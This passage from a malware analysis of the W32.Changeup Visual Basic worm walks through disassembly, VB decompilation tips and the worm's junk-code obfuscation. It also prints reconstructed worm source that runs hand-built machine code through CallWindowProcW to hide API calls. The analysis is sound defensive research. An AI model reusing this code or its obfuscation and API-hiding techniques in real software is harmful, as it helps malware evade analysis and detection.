The ROUTINE_ATTRIBUTES structure is specific to each routine and defines error handlers. See Appendix 4 for more details. The main routine has the following attributes:

```
.text:00402620 dword_402620 dd 140026h      ; DATA XREF: MainRoutine+29
.text:00402624              dd 0
.text:00402628              dd offset loc_431CC2    ; FinalHandler
.text:0040262C              dd offset loc_431C38    ; ExceptionHandler
.text:00402630              dd 0                    ; OnErrorGotoHandlers
.text:00402634              dd offset dword_402638 ; OnErrorResumeHandlers
.text:00402638 dword_402638  dd 50h                 ; DATA XREF: .text:00402634
.text:00402638                                      ; numberOfHandlers = 50h
.text:0040263C              dd 430612h              ; Resume 1, where state is set to 1
.text:00402640              dd 430619h              ; Resume 2, where state is set to 2
.text:00402644              dd 430627h              ; Resume 3, where state is set to 3
```

The first state in [EBP-4] is 1 and the state will be incremented as the program flows from the top statement to the bottom. When an error occurs, VB runtime will resume the program to the handler address for the current state + 1. In the example above, if an error occurs while the state is 2, it reads a handler address for Resume 3 (= 2 + 1) and jumps to 430627h (see above), where the next statement begins.

Obfuscation

The next instructions of the main routine are shown below:

```
.text:0043062E          push    0               ; hdc
.text:00430630          call    PaintDesktop    ; User32
.text:00430635          call    __vbaSetSystemError
.text:0043063A          mov     [ebp+state], 4
.text:00430641          push    0               ; hdc
.text:00430643          call    PaintDesktop    ; User32
.text:00430648          call    __vbaSetSystemError
.text:0043064D          mov     [ebp+state], 5
.text:00430654          push    0               ; hdc
.text:00430656          call    PaintDesktop    ; User32
.text:0043065B          call    __vbaSetSystemError
.text:00430660          mov     [ebp+state], 6
.text:00430667          push    0               ; hdc
.text:00430669          call    PaintDesktop    ; User32
.text:0043066E          call    __vbaSetSystemError
.text:00430673          mov     [ebp+state], 7
```

The routine PaintDesktop is shown below:

```
.text:004066D8          dd 7
.text:004066DC aUser32  db 'User32',0
.text:004066E3          align 4
.text:004066E4          dd 0Dh
.text:004066E8 aPaintdesktop    db 'PaintDesktop',0
.text:004066F5          align 4
.text:004066F8 External_User32_PaintDesktop     dd offset aUser32       ; "User32"
.text:004066FC          dd offset aPaintdesktop                         ; "PaintDesktop"
.text:00406700          dd 40000h
.text:00406704          dd offset unk_45A644
.text:00406708          dd 0
.text:0040670C          dd 0
.text:00406710
.text:00406710 ; BOOL __stdcall PaintDesktop(HDC hdc)
.text:00406710 PaintDesktop     proc    near
.text:00406710          mov     eax, dword_45A64C  ; The first call sets this for the next call.
.text:00406715          or      eax, eax
.text:00406717          jz      short loc_40671B
.text:00406719          jmp     eax
.text:0040671B loc_40671B:
.text:0040671B          push    offset External_User32_PaintDesktop
.text:00406720          mov     eax, offset DllFunctionCall     ; VB runtime function
.text:00406725          call    eax             ; DllFunctionCall returns the API address.
.text:00406727          jmp     eax
.text:00406727 PaintDesktop     endp
```

This is a typical way to call a Windows API from the VB programs. DllFunctionCall is a function of MSVBVM60.DLL and it returns the API entry address for the specified library name ("User32") and the procedure name ("PaintDesktop"). In order to call a function of another library module, a VB programmer has to declare the procedure name, the module name, the parameters, and the return value type (for a function). For the PaintDesktop function described above, the following source code should exist at the beginning of the source code file:

Declare Sub PaintDesktop Lib "User32" (ByVal hDC As Long)

So far, the main routine can be decompiled to some extent:

Sub Main()
On Error Resume Next
Call PaintDesktop (0)
Call PaintDesktop (0)
Call PaintDesktop (0)
Call PaintDesktop (0)

Since PaintDesktop(0) performs nothing due to the zero value parameter passed in hDC, all these four of these statements are meaningless and can be considered as junk code. The junk code calling PaintDesktop is inserted liberally in the code, in groups of one to three VB statements, together with another type of obfuscation using redandunt string concatenation as shown below:

```
.text:00427971          push    offset aR6n       ; "R6N"
.text:00427976          push    offset aHgt       ; "HGT"
.text:0042797B          call    __vbaStrCat       ; concatenates strings
.text:00427980          mov     edx, eax
.text:00427982          lea     ecx, [ebp+var_84]
.text:00427988          call    __vbaStrMove      ; moves string from EDX to ECX
.text:0042798D          push    eax
.text:0042798E          push    offset aCp        ; "CP"
.text:00427993          call    __vbaStrCat       ; concatenates strings
.text:00427998          mov     edx, eax
.text:0042799A          lea     ecx, [ebp+var_88]
.text:004279A0          call    __vbaStrMove      ; moves string from EDX to ECX
.text:004279A5          push    eax
.text:004279A6          push    offset aRnavwgb           ; "RNAVwGb"
.text:004279AB          call    __vbaStrCat       ; concatenates strings
.text:004279B0          mov     [ebp+var_B8.value1], eax
.text:004279B6          mov     [ebp+var_B8.type], 8      ; Type = String(8)
.text:004279C0          lea     edx, [ebp+var_B8]         ; source  variant
.text:004279C6          lea     ecx, [ebp+var_30]         ; destination variant
.text:004279C9          call    __vbaVarMove      ; moves variant from EDX to ECX
.text:004279CE          lea     eax, [ebp+var_88]
.text:004279D4          push    eax
.text:004279D5          lea     eax, [ebp+var_84]
.text:004279DB          push    eax
.text:004279DC          push    2
.text:004279DE          call    __vbaFreeStrList          ; Frees temporary strings
.text:004279E3          add     esp, 0Ch
.text:004279E6          mov     [ebp+state], 10h
```

Those assembly instructions are derived from the following VB source code:

Dim s ' As Variant
s = "R6N" & "HGT" & "CP" & "RNAVwGb"

The string declared with the name of *s* is never referenced. The worm contains many random junk string concatenations, which makes it difficult to see the bigger picture during analysis. By modifiying the obfuscation code, the creators of the worm have produced many new and largely, different variants of W32.Changeup.

Below is a full listing of a routine from the worm, shown in VB source code:

```
Private Type RandomSeed
  val1 As Long
  val2 As Long
  val3 As Long
  flag As Boolean
End Type

Function get_random(ByVal init_val As Long) As Variant
On Error Resume Next
Static g_random_seed As RandomSeed
Dim divider As Long
Dim x As Long, Y As Long, Z As Long
Dim s
Dim sum

PaintDesktop (0) ' obfuscation
PaintDesktop (0) ' obfuscation
PaintDesktop (0) ' obfuscation
divider = &HBE82EF

If g_random_seed.flag <> 0 And init_val = 0 Then
 PaintDesktop (0) ' obfuscation
 x = g_random_seed.val1 * 170
 s = "O" & "tIN6R" & "Or" & "p" & "9"
 Y = g_random_seed.val2 * 171
 PaintDesktop (0) ' obfuscation
 Z = g_random_seed.val3 * 172
 g_random_seed.val1 = x Mod &HC0C0BB
 s = "R6N" & "HGT" & "CP" & "RNAVwGb"
 g_random_seed.val2 = Y Mod &HBFA02F
 PaintDesktop (0) ' obfuscation
 g_random_seed.val3 = Z Mod divider
 PaintDesktop (0) ' obfuscation
Else
 PaintDesktop (0) ' obfuscation
 If init_val = 0 Then
  init_val = Timer * 60
 Else
  init_val = init_val And &H7FFFFFFF
 End If
 g_random_seed.val1 = init_val Mod &HC0C0BB
 PaintDesktop (0) ' obfuscation
 PaintDesktop (0) ' obfuscation
 g_random_seed.val2 = init_val Mod &HBFA02F
 g_random_seed.val3 = init_val Mod divider
 PaintDesktop (0) ' obfuscation
 If g_random_seed.val1 = 0 Then
  g_random_seed.val1 = 170
  s = "k" & "Y" & "a" & "3DA" & "Xk" & "5" & "7" & "6" & "7T" & "u" & "R" & "4C"
 End If
 If g_random_seed.val2 = 0 Then
  g_random_seed.val2 = 171
```

```
 End If
 If g_random_seed.val3 = 0 Then
  g_random_seed.val3 = 172
 End If
 PaintDesktop (0) ' obfuscation
 g_random_seed.flag = True
 PaintDesktop (0) ' obfuscation
End If

sum = (g_random_seed.val1 / 12632251#) + (g_random_seed.val2 / 12558383#) _
      + (g_random_seed.val3 / divider)
PaintDesktop (0) ' obfuscation
PaintDesktop (0) ' obfuscation
get_random = sum - Int(sum)
PaintDesktop (0) ' obfuscation
End Function
```

The statements in bold have been added by the creator of the worm for the purpose of obfuscation. The existence of code obfuscation seldom affects the result of compilation besides the redundant instructions and local variables. However, the following routine is affected by the obfuscation code at the bottom.

```
Function get_files_in_dir(ByVal directory As String) As String()
On Error Resume Next
Dim fnames() As String
Dim s_file As String
Dim index As Long
ReDim fnames(0)

s_file = Dir(directory, vbArchive Or vbDirectory Or vbSystem Or vbHidden Or _  vbReadOnly)
If s_file <> vbNullString Then
 fnames(0) = s_file
 Do
  s_file = Dir()    ' next file
  If s_file = vbNullString Then
   Exit Do
  End If
  index = IIf(fnames(0) = vbNullString, 0, UBound(fnames) + 1)
  ReDim Preserve fnames(index)
  fnames(index) = s_file
 Loop
End If
get_files_in_dir = fnames
Dim s As String
'Obfuscation. This affects the previous line: __vbaAryCopy vs. __vbaAryMove
s = "r4" & "z" & "jF" & "Q"
End Function
```

The statement *get_files_in_dir = fnames* will be compiled to:

```
.text:0042BC78          lea     eax, [ebp+fnames]
.text:0042BC7B          push    eax
.text:0042BC7C          lea     eax, [ebp+ret_val_array]
.text:0042BC7F          push    eax
.text:0042BC80          call    __vbaAryCopy   ; ret_val_array = fnames
```

If the last statement *(s = "r4" & "z" & "jF" & "Q")* is missing, it calls **__vbaAryMove** instead.

Obfuscation code will be omitted from this point forward.

Underlying Tips for Decompilation

Types

Identifying the type of variable or the type of parameter used is crucial to decompile and understand the code properly. VB supports several Types, such as: Byte, Integer, Long, Single, Double, Currency, Date, Boolean, String, Variant, and Object. VB also supports arrays of any Type, which are, in fact, SAFEARRAY structures (see Appendix 2 for details). VB also supports Decimal, but this is included in Variant. Table 2 illustrates how many bytes each Type occupies for a given variable.

Spotting the Variant Type is the key to understanding the code. This can be seen in the instructions below:

```
.text:0042BF68          mov     [ebp+var_8C.value1], 1
.text:0042BF72          mov     [ebp+var_8C.type], 3    ; Long
.text:0042BF7C          lea     esi,
[ebp+var_8C]    ; pointer to Variant
.text:0042BF82          push    0
.text:0042BF84          push
[ebp+param_list]
.text:0042BF87          call
__vbaDerefAry1          ; gets 0-th element
of param_list()
.text:0042BF8C          mov     ecx, eax
; move destination
.text:0042BF8E          mov     edx, esi
        ; move source
.text:0042BF90          call    __
vbaVarMove      ; param_list(0) = 1&
```

This code comes from *hProcess = call_API(kernel32, gstr_OpenProcess,* ***1&****, -1&, processID)* of the VB source code. The function call_API takes ParamArray, or variable arguments, and that code assigns Long value 1 (1& in VB) to the element of index 0 in the array of the Variant. Notice how var_8C is a Variant and it moves 1 to Variant.Value1 and 3 (Long) to Variant. Type. Failure to spot the Variant will lead to confusion between numbers 1 and 3, which can be misleading. (Refer to Appendix 1 for details on the Variant Type.) If the malware author had written 1 instead of 1&, the latter version is using an identifier type character, 2 (Integer) would have been moved to var_8C.type.

Table 3 shows some of the identifier type characters used in VB to indicate specific types.

Table 2

Occupancy amounts for each Type

Type	Occupancy	Explanation
Byte	1 byte	8-bit unsigned integer.
Integer	2 bytes	16-bit signed integer.
Long	4 bytes	32-bit signed integer.
Single	4 bytes	32-bit floating point.
Double	8 bytes	64-bit floating point.
Currency	8 bytes	64-bit integer, multiplied by 10000.
Date	8 bytes	64-bit floating point.
Boolean	2 bytes	16-bit integer.
String	4 bytes	32-bit offset to BSTR. Fixed-length string occupies the character length * 2 bytes.
Variant	16 bytes	See Appendix 1 for details.
Object	4 bytes	32-bit offset to interface structure.
Array	4 bytes or 16 + (8 * dimension) bytes	See Appendix 2 for details. If a reference of an array (such as *ReDim*) is stored, it occupies 4 bytes.

Table 3

Identifier type characters

Specific types	Identifier type characters
Integer	% (default for integer that fits in signed 16-bit integer)
Long	&
Single	!
Double	#

Sub or Function

It is not difficult to tell function and sub (subroutine) apart because function returns a value (in AL, AX, EAX, EDX:EAX or ST(0)) while sub does not. The return value Type can be guessed based on which register is used to return a value (Table 4).

Table 4

Registers used to return values

Return value	Type
AL	Byte
AX	Integer, Boolean
EAX	Long, Object, Variant, array(, Boolean)
EDX:EAX	Currency
ST(0)	Single, Double, Date

Note: The array is, for example, Byte(), String(), and so on. In some cases Boolean is returned in EAX.

Special attention needs to be paid to the return value of a Variant. If a function returns the Variant it takes an implicit parameter, which is pushed last, to store the return value. EAX register is set to the pointer to the implicit parameter, too:

Function get_random(ByVal init_val As Long) As Variant

The stack of this function is shown below:

```
.text:0042777B get_random       proc    near
          -- omitted --
.text:0042777B state                    = dword ptr -4
.text:0042777B arg_0_resultVar= dword ptr  8   ; implicit parameter (ByRef)
.text:0042777B arg_4_init_val           = dword ptr  0Ch        ; explicit parameter
.text:0042777B
.text:0042777B          push    ebp
.text:0042777C          mov     ebp, esp

.text:0042777E          sub     esp, 18h
```

Parameters to Sub and Function

The first parameter is pushed last and the last is pushed first. For example, if programmers declare the parameters as *(a As Long, b As Byte, c As Integer)*, c is pushed onto the stack first. Programmers also have to declare how to receive each parameter, either by *ByVal* or by *ByRef*, for example, *(ByVal a As Long, ByRef b As Byte, ByVal c As Integer)*. A *ByVal* parameter is not affected during the call, while a *ByRef* parameter (like reference in C++) can be updated and the caller can receive the updated value.

ByRef parameters are passed as references (pointers) to variables. What if a literal value such as 1 is passed to a *ByRef* Integer parameter? In such a case, a Variant is locally allocated and the Type is set to Integer (2), Value1 is set to 1 and the reference to the Variant is pushed onto the stack as the parameter.

In contrast with *ByRef*, *ByVal* parameters are actual values, which are pushed onto the stack. A DWORD value is pushed for a Byte, Integer, Boolean, Long, and Single. Two DWORDs are pushed for a Double, Currency and Date. Four DWORDs are pushed for a Variant. As for a String, the pointer to BSTR is pushed. The called function should not touch (i.e. modify) the BSTR for *ByVal* parameter. To solve this problem, VB copies the *ByVal* String parameter to a temporary String variable using *__vbaStrCopy* at the entry of the routine before setting the state to 2, before which no user-supplied statement is generated except *Dim*.

```
.text:00426C37 reorder_string_randomly          proc    near
.text:00426C37 state                    = dword ptr -4
.text:00426C37 arg_0_str                = dword ptr  8          ; ByVal str as String
.text:00426C37 arg_4_random             = dword ptr  0Ch        ; ByRef random as Long
.text:00426C37
.text:00426C37          push    ebp
```

```
.text:00426C38      mov     ebp, esp
.text:00426C3A      sub     esp, 18h
.text:00426C3D      push    offset __vbaExceptHandler
.text:00426C42      mov     eax, large fs:0
.text:00426C48      push    eax
.text:00426C49      mov     large fs:0, esp
.text:00426C50      mov     eax, 0E8h
.text:00426C55      call    __vbaChkstk
.text:00426C5A      push    ebx
.text:00426C5B      push    esi
.text:00426C5C      push    edi
.text:00426C5D      mov     [ebp+var_18], esp
.text:00426C60      mov     [ebp+var_14], offset dword_401B58
.text:00426C67      mov     [ebp+var_10], 0
.text:00426C6E      mov     [ebp+var_C], 0
.text:00426C75      mov     [ebp+state], 1
.text:00426C7C      mov     edx, [ebp+arg_0_str]        ; copy source
.text:00426C7F      lea     ecx, [ebp+s_param_str]      ; copy destination
.text:00426C82      call    __vbaStrCopy          ; copies str to s_param_str
.text:00426C87      mov     [ebp+state], 2        ; before setting state to 2
```

The above assembly code is derived from the following VB code:

Function reorder_string_randomly(ByVal str As String, ByRef random As Long) As String

Some parameters are optional and can be omitted. An optional paramater is not the same as a default parameter, where the default value is chosen by compiler. Optional parameters are declared by the Optional keyword *(Optional ByRef x As Variant)*. If the caller omits the optional parameter, the compiler sets the variant's Type to Error(10) and its Value1 to 80020004h, meaning Error.Parameter_Not_Found. This variant of W32.Changeup does not declare an optional parameter, but it does call some runtime functions with some parameters omitted.

ParamArray

If a *Sub* or *Function* takes a variable number of parameters, the last parameter is declared as *ParamArray*. For example:

Function call_API(ByVal sModule As String, ByVal sProcName As String, ***ParamArray*** *_ param_list() As Variant) As Long*

By defining *ParamArray*, callers can pass any number (0 at minimum) of parameters:

hwnd = call_API(user32, gstr_CreateWindowExW, ***0, StrPtr(classname), _ StrPtr(classname), 0, 0, 0, 0, 0, 0, 0, App.hInstance, 0)***
call_API(gstr_user32, gstr_ShowWindow, ***hwnd, 0****)*
drives = call_API(g_kernel32, gstr_GetLogicalDrives) ' Zero ParamArray

The instructions to access the element of ParamArray look like this:

```
.text:00441FAE      push    [ebp+counter1]
.text:00441FB1      mov     eax, [ebp+arg_8_params_list]
.text:00441FB4      push    dword ptr [eax]
.text:00441FB6      call    __vbaDerefAry1        ; get an element of array
.text:00441FBB      mov     edx, eax
.text:00441FBD      lea     ecx, [ebp+var_54]
.text:00441FC0      call    __vbaVarVargNofree    ; get value from variant
```

```
.text:00441FC5          push    eax
.text:00441FC6          call    __vbaI4ErrVar   ; CLng(xxx)
.text:00441FCB          mov     [ebp+dwVal], eax
```

The instructions correspond to the VB source code of:

dwVal = CLng(param_list(counter1))

Callers should allocate an array using **__vbaReDim** for Type = Empty(0). The number of elements (Ubound – Lbound + 1) is the number for ParamArray. This is explained in the next section.

Dim and ReDim

Dim and *ReDim* are used for allocating variables (BASIC used *Dim* for declaring a new dimension, or array). If a variable is not an array, the compiler allocates the variable in the stack or the global data. If it comes to an array, the program will call a runtime function of **__vbaAryConstruct2**, **__vbaReDim** or **__vbaRedimPreserve**. For a detailed explanation of parameters, refer to Appendix 7.

A fix-sized array declared by *Dim* is allocated at the entry of the routine, before the state is set to 2:

```
.text:0042870E          mov     [ebp+state], 1
.text:00428715          push    11h                     ; Type = Byte
.text:00428717          push    offset word_407668      ; SAFEARRAY structure
.text:0042871C          lea     eax, [ebp+buff]         ; SAFEARRAY structure
.text:0042871F          push    eax
.text:00428720          call    __vbaAryConstruct2      ; dim buff(512) as Byte
.text:00428725          mov     [ebp+state], 2

.text:00407668 word_407668      dw 1    ; cDimension, 1-dimensional array
.text:0040766A          dw 92h          ; fFeatures
.text:0040766C          dd 1            ; cbElement, each element occupies 1 byte
.text:00407670          dd 0            ; cLocked
.text:00407674          dd 0            ; pvData
.text:00407678          dd 201h; cElements, buff(0 to 512) has 513 elements.
.text:0040767C          dd 0            ; lLbound, index starts from 0.
```

Dim buff() as Byte is not a fix-sized array. Such a statement is not compiled until it is referenced. If *ReDim buff(100) as Byte* comes later, that is the first time *buff* is allocated by **__vbaReDim**.

If *ReDim* or *ReDim Preserve* is stated, the instructions look like this:

```
.text:00441E16          push    0                       ; Lbound, the lowest index is 0
.text:00441E18          push    60415                   ; Ubound, the highest index is 60415
.text:00441E1D          push    1                       ; dimensions, 1-dimensional
.text:00441E1F          push    11h                     ; Type = Byte
.text:00441E21          lea     eax, [ebp+dim2] ; reference to array to set
.text:00441E24          push    eax
.text:00441E25          push    1                       ; cbElement, 1 byte for each element
.text:00441E27          push    80h                     ; fFeatures
.text:00441E2C          call    __vbaRedim      ; ReDim dim2(60415) as Byte
```

Note: If the statement is *ReDim Preserve*, **__vbaRedimPreserve** is called instead.

By looking at the parameters it can be determined what type of array is allocated and for how many elements. Pay attention to the difference between cElements and Ubound. cElements in SAFEARRAY is the number of elements, while the Ubound parameter to **__vbaRedim** is the upper boundary of the index.

If the parameters for a routine is *ParamArray*, the compiler generates the code to allocate an array of Type = 0 (Empty), set each element, call the routine, and free the array. Since the statement *Dim x(1) as Empty* is illegal (*Empty* is not accepted), an array of Type = 0 can be deemed *ParamArray*. Actually, *ParamArray* is an array of Variant as seen in the following sample, where it sets the Variant, var_174, to 1000 and moves the Variant to the first element of the Variant array:

```
.text:004290F1          push    0               ; Lbound
.text:004290F3          push    0               ; Ubound, for one parameter.
.text:004290F5          push    1               ; dimensions
.text:004290F7          push    0               ; Type = 0
.text:004290F9          lea     eax, [ebp+param_list]
.text:004290FF          push    eax
.text:00429100          push    10h             ; cbElement, 16 bytes for each element
.text:00429102          push    880h            ; features
.text:00429107          call    __vbaRedim  ; ReDim param_list(0)
.text:0042910C          add     esp, 1Ch
.text:0042910F          mov     [ebp+var_174.value1], 1000
.text:00429119          mov     [ebp+var_174.type], 2     ; Type = Integer
.text:00429123          lea     esi, [ebp+var_174]
.text:00429129          push    0
.text:0042912B          push    [ebp+param_list]
.text:00429131          call    __vbaDerefAry1          ; get reference to param_list(0)
.text:00429136          mov     ecx, eax            ; move destination
.text:00429138          mov     edx, esi                    ; move source
.text:0042913A          call    __vbaVarMove  ; param_list(0) = 1000
.text:0042913F          lea     eax, [ebp+param_list]
.text:00429145          push    eax                         ; first, push ParamArray
.text:00429146          push    gstr_Sleep     ; “Sleep”
.text:0042914C          push    [ebp+s_kernel32]
.text:00429152          call    call_API      ; Function call_API (ByVal sModule As String, ByVal sProcName As
String, ParamArray param_list() as Variant) As Long
.text:00429157          lea     eax, [ebp+param_list]
.text:0042915D          push    eax
.text:0042915E          push    0
.text:00429160          call    __vbaErase      ; Freed by compiler
.text:00429165          mov     [ebp+state], 1Bh
```

The assembly instructions above came from the source code of *Call call_API(s_kernel32, gstr_Sleep, 1000)*.

If the number for ParamArray is zero, such as *call_API(g_kernel32, gstr_GetLogicalDrives)*, the Ubound parameter value to **__vbaRedim** is 0FFFFFFFFh and no element is set.

Differentiating W32.Changeup

API calls by W32.Changeup

So far, the *call_API* function has been encountered several times. W32.Changeup declares only two Windows APIs:

```
Declare Sub PaintDesktop Lib “user32” (ByVal hDC As Long)
Declare Function CallWindowProcW Lib “user32” (ByVal lpPrevWndProc As Long, _
```

```
 ByVal hwnd As Long, ByVal MSG As Long, ByVal wParam As Long, _
 ByVal lParam As Long)  As Long
```

The worm calls a variety of Windows APIs through a non-standard method. The following VB source code shows how call_API is realized:

```
Private Type funcCallStruc
 OffsetModuleName As Long
 OffsetProcName As Long
 flag As Long
 Ptr As Long
 Vals(3) As Long
End Type

Dim g_flag_memcpy_prepared As Boolean
Dim g_func_code_memcpy(20) As Byte

'------------------------------------------------------------
Sub Main()
On Error Resume Next

Call setup_func_code_memcpy
'---  Omitted---
End Sub

'------------------------------------------------------------
Sub setup_func_code_memcpy()
On Error Resume Next
Dim counter1 As Long
For counter1 = 0 To 20 Step 1
' 56              PUSH ESI
' 57              PUSH EDI
' 8B7C240C        MOV EDI, [ESP+0Ch]
' 8B742410        MOV ESI, [ESP+10h]
' 8B4C2414        MOV ECX, [ESP+14h]
' F3A4            REP MOVSB
' 5F              POP EDI
' 5E              POP ESI
' C21000          RET 10h (including the dummy lParam)
 g_func_code_memcpy(counter1) = get_array_element(counter1 + 1, &H56, &H57, _
                &H8B, &H7C, &H24, &HC, &H8B, &H74, &H24, &H10, _
                &H8B, &H4C, &H24, &H14, &HF3, &HA4, &H5F, &H5E, &HC2, &H10, _
                &H0)
Next
g_flag_memcpy_prepared = True
End Sub

'------------------------------------------------------------
Function get_array_element(ByRef index As Integer, ParamArray args() As Variant) _
As Byte
On Error Resume Next
get_array_element = args(index + LBound(args) - 1)
End Function

'------------------------------------------------------------
```

```
Function call_API(ByVal sModule As String, ByVal sProcName As String,_
 ParamArray param_list() As Variant) As Long
On Error Resume Next
ReDim dim2(60415) As Byte
Dim APIaddr As Long
Dim pos As Long
Dim dwVal As Long
Dim wVal As Integer
Dim counter1 As Long

APIaddr = get_API_addr(sModule, sProcName)
pos = VarPtr(dim2(0))
dwVal = &H59595958 ' POP EAX / POP ECX / POP ECX / POP ECX
Call memcpy_obfuscated(VarPtr(dwVal), pos, 4)
pos = pos + 4

wVal = &H5059 ' POP ECX / PUSH EAX
Call memcpy_obfuscated(VarPtr(wVal), pos, 2)
pos = pos + 2

For counter1 = UBound(param_list) To 0 Step -1
 wVal = &H68 ' PUSH imm32
 Call memcpy_obfuscated(VarPtr(wVal), pos, 1)
 pos = pos + 1

 dwVal = CLng(param_list(counter1)) ' paramerer to Windows API
 Call memcpy_obfuscated(VarPtr(dwVal), pos, 4)
 pos = pos + 4
Next

wVal = &HE8 ' CALL
Call memcpy_obfuscated(VarPtr(wVal), pos, 1)
pos = pos + 1

dwVal = APIaddr - pos - 4 ' calculate offset
Call memcpy_obfuscated(VarPtr(dwVal), pos, 4)
pos = pos + 4

wVal = &HC3 ' RET
Call memcpy_obfuscated(VarPtr(wVal), pos, 1)
pos = pos + 1

dwVal = VarPtr(dim2(0))
call_API = CallWindowProcW(dwVal, 0, 0, 0, 0)
End Function

'-------------------------------------------------------------
Sub memcpy_obfuscated(ByVal CopySource As Long, ByVal CopyDesti As Long, _
ByVal size As Long)
On Error Resume Next

If g_flag_memcpy_prepared = True Then
 Call CallWindowProcW(VarPtr(g_func_code_memcpy(0)), CopyDesti, CopySource, _
 size, 0)
```

```
End If
End Sub

'-----------------------------------------------------------------
Sub string_to_dim(ByVal str As String, ByRef dim_ModuleName() As Byte)
On Error Resume Next
Dim counter1 As Long

ReDim dim_ModuleName(Len(str))
For counter1 = 1 To Len(str) Step 1
  dim_ModuleName(counter1 - 1) = Asc(Mid(str, counter1, 1))
Next
End Sub

'-----------------------------------------------------------------
Function get_API_addr(ByVal sModule As String, ByVal sProcName As String) As Long
On Error Resume Next
Dim params As funcCallStruc
Dim dim_ModuleName() As Byte
Dim dim_ProcName() As Byte

Call string_to_dim(sModule, dim_ModuleName)
Call string_to_dim(sProcName, dim_ProcName)
params.OffsetModuleName = VarPtr(dim_ModuleName(0))
params.OffsetProcName = VarPtr(dim_ProcName(0))
params.flag = &H40000
params.Ptr = VarPtr(params.Vals(0))

get_API_addr = DllFunctionCall(params) ' It actually calls DllFunctionCall directly.
End Function
```

The main routine first calls *setup_func_code_memcpy* which stores memcpy instructions into the *private* variable (a global variable within the module), *g_func_code_memcpy(20)*.

When *call_API* is called, it gets the API address by using *get_API_addr* (explained later), stores the instructions and the parameters to the API into a local buffer, *dim2(60415)*, and calls **CallWindowProcW API**:

```
LRESULT WINAPI CallWindowProc(
  __in  WNDPROC lpPrevWndFunc,
  __in  HWND hWnd,
  __in  UINT Msg,
  __in  WPARAM wParam,
  __in  LPARAM lParam
);
```

CallWindowProc is provided for window subclassing, i.e. a kind of bypassing of window messages to change the behavior of the original window or to intercept the message. When replacing an existing window procedure with another, the new window procedure should pass on messages to the original window procedure (lpPrevWndFunc) in order to maintain the message flow through the system. This API is provided to fulfill the need and it will call lpPrevWndFunc (hwnd, Msg, wParam, lParam), even if it is not related to any window procedures. Visual Basic does not provide a way to directly pass the instruction pointer of the CPU to arbitrary machine code, but this API enables it. The hwnd, Msg, wParam, and lParam parameters are abandoned by the 4 "POP ECX" instructions. The parameters to the API, passed as ParamArray, are pushed onto the stack. Finally, it calls the API address. This technique is widely known in the VB coder community.

The only mystery found in this variant of W32.Changeup is the *get_API_addr* function. The last statement decompiles to *get_API_addr = DllFunctionCall(params)*, but DllDunctionCall is not declared:

```
.text:0042CB83          lea     eax, [ebp+funcCallStruc]
.text:0042CB86          push    eax
.text:0042CB87          call    DllFunctionCall_0
.text:0042CB8C          mov     [ebp+ret_API_addr], eax
.text:0042CB8F          mov     [ebp+state], 0Eh

.text:004042B8 DllFunctionCall_0        proc near       ; CODE XREF: get_API_addr+398
.text:004042B8          jmp     ds:__imp_DllFunctionCall_0      ; entry in IAT
.text:004042B8 DllFunctionCall_0        endp
```

If the VB source code declared DllFunctionCall, DllFunctionCall_0 would look like PaintDesktop, explained earlier. However, this directly jumps to an entry of the Import Address Table (IAT). No VB statements could be found that enabled this. In addition, the IAT has two entries for DllFunctionCall. Due to the fact that two modules of the main module and the form module share the same IAT entries, a question arises: why are there two DllFunctionCalls? It can be assumed that another VB function had originally been called and the malware author patched the export number of MSVBVM60.DLL in the Import Address Table after making the EXE so that the function would change to DllFunctionCall. However, *VarPtr* was the only function that could take the pointer to *Type funcCallStruc* with the instructions unchanged. If the author also patched “call VarPtr” to “call dummyAPI”, it would be possible, but it is doubtful.

What’s next in Main?

A single, short VB statement can be compiled to three scores of instructions. The following instructions follow *Call setup_func_code_memcpy* in *Sub Main*:

```
.text:00430686          cmp     VBRuntime_interface, 0          ; object
.text:0043068D          jnz     short loc_4306AA
.text:0043068F          push    offset VBRuntime_interface
.text:00430694          push    offset interface_406A80
.text:00430699          call    __vbaNew2
.text:0043069E          mov     [ebp+var_1D4], offset VBRuntime_interface
.text:004306A8          jmp     short loc_4306B4
.text:004306AA loc_4306AA:              ; CODE XREF: MainRoutine+B9
.text:004306AA          mov     [ebp+var_1D4], offset VBRuntime_interface
.text:004306B4 loc_4306B4:              ; CODE XREF: MainRoutine+D4
.text:004306B4          mov     eax, [ebp+var_1D4]
.text:004306BA          mov     eax, [eax]
.text:004306BC          mov     [ebp+IVBGlobal], eax
.text:004306C2          lea     eax, [ebp+IApp]
.text:004306C8          push    eax
.text:004306C9          mov     eax, [ebp+IVBGlobal]
.text:004306CF          mov     eax, [eax]
.text:004306D1          push    [ebp+IVBGlobal]
.text:004306D7call      dword ptr [eax+14h]     ; global.getApp
.text:004306DA          fnclex
.text:004306DC          mov     [ebp+var_1A0], eax
.text:004306E2          cmp     [ebp+var_1A0], 0
.text:004306E9          jge     short loc_43070B        ; jump if successful
.text:004306EB          push    14h                     ; global.getApp
.text:004306ED          push    offset classID_406784
.text:004306F2          push    [ebp+IVBGlobal]
.text:004306F8          push    [ebp+var_1A0]
```

```
.text:004306FE          call    __vbaHresultCheckObj
.text:00430703          mov     [ebp+var_1D8], eax
.text:00430709          jmp     short loc_430712
.text:0043070B loc_43070B:              ; CODE XREF: MainRoutine+115
.text:0043070B          and     [ebp+var_1D8], 0
.text:00430712 loc_430712:              ; CODE XREF: MainRoutine+135
.text:00430712          mov     eax, [ebp+lApp]
.text:00430718          mov     [ebp+lApp_2], eax
.text:0043071E          lea     eax, [ebp+prevInstance]
.text:00430724          push    eax
.text:00430725          mov     eax, [ebp+lApp_2]
.text:0043072B          mov     eax, [eax]
.text:0043072D          push    [ebp+lApp_2]
.text:00430733 call     dword ptr [eax+68h]     ; App.prevInstance
.text:00430736          fnclex
.text:00430738          mov     [ebp+var2], eax
.text:0043073E          cmp     [ebp+var2], 0
.text:00430745          jge     short loc_430767        ; jump if sucessful
.text:00430747          push    68h                     ; App.prevInstance
.text:00430749          push    offset classID_406A90
.text:0043074E          push    [ebp+lApp_2]
.text:00430754          push    [ebp+var2]
.text:0043075A          call    __vbaHresultCheckObj
.text:0043075F          mov     [ebp+var_1DC], eax
.text:00430765          jmp     short loc_43076E
.text:00430767 loc_430767:              ; CODE XREF: MainRoutine+171
.text:00430767          and     [ebp+var_1DC], 0
.text:0043076E loc_43076E:              ; CODE XREF: MainRoutine+191
.text:0043076E          mov     ax, [ebp+prevInstance]
.text:00430775          mov     [ebp+boolTemp], ax
.text:0043077C          lea     ecx, [ebp+lApp]
.text:00430782          call    __vbaFreeObj
.text:00430787          movsx   eax, [ebp+ boolTemp]
.text:0043078E          test    eax, eax
